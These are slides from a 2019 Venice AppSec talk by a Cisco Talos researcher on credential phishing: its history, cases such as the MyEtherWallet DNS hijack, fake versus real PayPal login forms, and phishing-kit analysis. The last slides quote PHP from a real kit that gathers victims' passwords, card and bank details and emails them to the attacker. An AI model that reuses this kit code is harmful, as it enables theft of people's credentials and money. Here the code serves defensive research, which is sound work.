



VII Venice AppSec

In collaborazione con



Università
Ca' Foscari
Venezia

**Dipartimento
di Scienze Ambientali
Informatica e Statistica**


Venezia, Università Ca' Foscari
3 Ottobre 2019



Mariano Graziano

Fishing phishing attempts

`whoami`



- Technical Leader in Cisco Talos
- PhD in System Security (Eurecom)
- Binary/Malware Analysis, Memory forensics, Automation





Why phishing?

Phishing

- 1996 the first time the term “phishing” is used online
- Users have an online life and more and more credentials

Phishing

- 1996 the first time the term “phishing” is used online
- Users have an **online life** and more and more credentials



Phishing

- 1996 the first time the term “phishing” is used online
- Users have an **online life and more and more credentials**

Banking apps

Gym

Electricity/Energy

Music
(Spotify/Deezer, etc)


Console

Phishing

- 1996 the first time the term “phishing” is used online
- Users have an online life and more and more credentials
- Years of research and many products but it is still an **open problem**


Phishing evolution

Quality



Phishing evolution

Quality




Phishing evolution

Means




Phishing evolution

Complexity



Phishing evolution

Complexity



Phishing evolution

Hacker Hijacks DNS Server of MyEtherWallet to Steal \$160,000

By [Catalin Cimpanu](#)

DNS Poisoning or BGP Hijacking Suspected Behind Trezor Wallet Phishing Incident

By [Catalin Cimpanu](#)

July 1, 2018 06:14 PM 1

The team behind the Trezor multi-cryptocurrency wallet service has discovered a phishing attack against some of its users that took place over the weekend.

The Trezor team says "signs point toward DNS poisoning or BGP hijacking" as the means attackers hijacked legitimate traffic meant for the official wallet.trezor.io domain but redirected these users to a malicious server hosting a fake website. An investigation is still underway to determine the exact cause.

Warning! There are reports that this address was used in a (mew-dns) Phishing sca

Overview | Fake_Phishing899

ETH Balance: 1.053646770569573046 Ether

ETH USD Value: \$740.67 (@ \$702.80/ETH)

No Of Transactions: 180 txns

Transactions Comments (20)

Latest 25 txns from a total Of 180 transactions (+2 PendingTxns)


TxHash	Block	Age	From			
0x08eecd711074...	(pending)	14 mins ago	0x00652d521062			
0xd96d8df83c4ed...	(pending)	28 mins ago	0x29eb84e20d64			
0x90743a5ef6cd57...	5497833	1 hr 12 mins ago	Fake_Phishing899	OUT	0x68ca85df8eba6...	215 Ether 0.002079

A hacker (or group of hackers) has hijacked the DNS servers of MyEtherWallet.com, a web-based Ether wallet service.

Users accessing the site were redirected to a fake version of the website. Those who logged in had their wallet private keys stolen, which the attacker used to empty accounts.


Phishing evolution

Categories




Phishing evolution

Protocol



Phishing evolution



<https://letsencrypt.org/stats/> -- via Firefox Telemetry

Credential phishing

Impersonate a legitimate website to steal user's credentials



phish·ing

/ˈfɪʃɪŋ/

noun

the fraudulent practice of sending emails purporting to be from reputable companies in order to induce individuals to reveal personal information, such as passwords and credit card numbers.
"an email that is likely a phishing scam"

Phishing - Wikipedia

<https://en.wikipedia.org/wiki/Phishing>

Phishing is the fraudulent attempt to obtain sensitive information such as usernames, passwords and credit card details by disguising oneself as a trustworthy entity in an electronic communication.

Credential phishing

Impersonate a legitimate website to steal user's credentials



phish·ing

/ˈfɪʃɪŋ/

What is phishing?

Credentials phishing (or “Password-Stealing Phishing”) consists in the creation of a website that imitates the login prompt of a given online service, such as Gmail or Facebook, with the objective of luring a victim into visiting the malicious page and entering their username and passwords, thereby transmitting these credentials to the attackers.

Phishing is the fraudulent attempt to obtain sensitive information such as usernames, passwords and credit card details by disguising oneself as a trustworthy entity in an electronic communication.

[1] <https://www.amnesty.org/en/latest/research/2019/08/evolving-phishing-attacks-targeting-journalists-and-human-rights-defenders-from-the-middle-east-and-north-africa/>

Credential phishing

PayPal, Inc. [US] | paypal.com/us/signin




The screenshot shows a PayPal login page with the following elements:

- PayPal logo at the top center.
- A text input field labeled "Email or mobile number".
- A blue button labeled "Next".
- A horizontal line with the word "or" in the center.
- A grey button labeled "Sign Up".

Credential phishing

⚠ Dangerous | paypal.login.ufence.click





Email or mobile number

Password

Log In

or

Sign Up

Credential phishing

paypal.com/us/signin



original

The original PayPal sign-in page features the PayPal logo at the top. Below it is a single input field labeled "Email or mobile number". Underneath the input field is a blue "Next" button. A horizontal line with the word "or" in the center separates the "Next" button from a grey "Sign Up" button.

Dangerous | paypal.login.ufence.click



fake

The fake PayPal sign-in page features the PayPal logo at the top. Below it are two input fields: "Email or mobile number" and "Password", each with a small eye icon on the right side. Underneath the input fields is a blue "Log In" button. A horizontal line with the word "or" in the center separates the "Log In" button from a grey "Sign Up" button.

Credential phishing

paypal.com/us/signin



original

1 form

The original PayPal sign-in form features the PayPal logo at the top. Below it is a single text input field labeled "Email or mobile number". Underneath the input field is a blue "Next" button. A horizontal line with the word "or" in the center separates the "Next" button from a grey "Sign Up" button.

Dangerous paypal.login.ufence.click



fake

2 forms

The fake PayPal sign-in form features the PayPal logo at the top. Below it are two text input fields: "Email or mobile number" and "Password", each with a small eye icon on the right side. Underneath the input fields is a blue "Log In" button. A horizontal line with the word "or" in the center separates the "Log In" button from a grey "Sign Up" button.

Credential phishing

PayPal, Inc. [US] | paypal.com/us/signin



original

1 form

PayPal


```
<form action="/signin" method="post" class="proceed maskable"
autocomplete="off" name="login"autocomplete="off" novalidate>
```

Dangerous | paypal.login.ufence.click



fake

2 forms

PayPal

or
[Sign In](#)

```
<form action="post.php" method="post" class=""
autocomplete="off" name="login"autocomplete="off" novalidate>
```

Credential phishing

REQUIREMENTS:

- Web server:
 - Self hosted
 - Free/Paid
 - Compromised
- Phishing kit
- Distribution:
 - Emails, Social media, etc..

Phishing kit

- Kit to deploy a phishing website
- It may contain “filters” to avoid detection



Phishing kit

- How do they steal credentials?



Phishing kit

- How do they steal credentials?

```
67 <!-- Example row of columns -->
68 <div class="row" style="margin-top:72px;" id="loginrow">
69   <div class="span4" style="background:#f5f5f5;padding:22px;">
70     <form class="form-signin" style="padding:16px;" id="fr1m" name="login_form" method="post" action="loginNext.php">
71       <?php if(isset($_GET['error'])) {
72         if ($_GET['error'] == "true") { echo "
73         <div class=\"alert-falselog\" style=\"font-style: normal;\">
74         <i style=\"width: 350px;\">Please make sure you enter your <b>email address</b> and <b>password</b> correctly.</i>
75         </div>
76         <hr />"; }
77       }?>
```

Phishing kit

- How do they steal credentials?

```
415 //PHONE_NUMBER//
416 $logint="on";
417 $_SESSION['logint'] = $logint;
418 header("Location: J1.php?");
419 }
420 }else{
421 #-----[ FaHaD-Hack ]-----#
422 Error(); //Error Login - J7
423 }
```

Phishing kit

- How do they steal credentials?

```
18 $user_agent = $_SERVER['HTTP_USER_AGENT'];
19 $browser = $user_browser." - ".$user_os." - ".substr($_SERVER['HTTP_ACCEPT_LANGUAGE'], 0,5);
20 $_SESSION['_browser_'] = $browser;
21 $subject = "PayPal Login True - [ ".$_SESSION['cntname'] . " / ".$_SESSION['_IP_']. " ] ";
22 $headers = "MIME-Version: 1.0" . "\r\n";
23 $headers .= "Content-type:text/html;charset=UTF-8" . "\r\n";
24 $headers .= "From: Yeni T/Login <Tloging@mailfahad.com>";
25
26 $message = "
27
28 <div>
29
30 =====</font><br />
31 PayPal True Login Yeni - FaHaD-HacK !</font><br />
32 =====</font><br />
33 Client Email : ".$_SESSION['_email_']."</font><br />
34 Client Password : <font color='#FF0000'>".$_SESSION['_password_']."</font><br />
35 =====</font><br />
36 Client Browser : ".$browser."</font><br />
37 Client Country : ".$_SESSION['cntname']."</font><br />
38 Client Smart : ".$_SESSION['_smart_']."</font><br />
39 Client Bmlt : ".$_SESSION['_bmlt_']."</font><br />
40 Client account Type : ".$_SESSION['_accounttype_']."</font><br />
41 Client Full card : ".$_SESSION['_card_']."</font><br />
42 Client Acc Address: ".$_SESSION['_ad_']."</font><br />
43 Client Acc Bank : ".$_SESSION['_bank_']."</font><br />
44 Client Country : ".$_SESSION['cntname']."</font><br />
45 Client Phone Nb : ".$_SESSION['_phone_']."</font><br />
46 Client Time : ".$time."</font><br />
47 =====</font><br />
48 Account Live : ".$_SESSION['_msg_']."</font><br />
49 =====</font><br />
50 Client Agent : ".$user_agent."</font><br />
51 Client IP : http://www.geoiptool.com/?IP=".$_SESSION['_IP_']."</font><br />
52 =====</font><br />
53
54
55
56 </font></div> ;
57 @mail($to,$subject,$message,$headers);
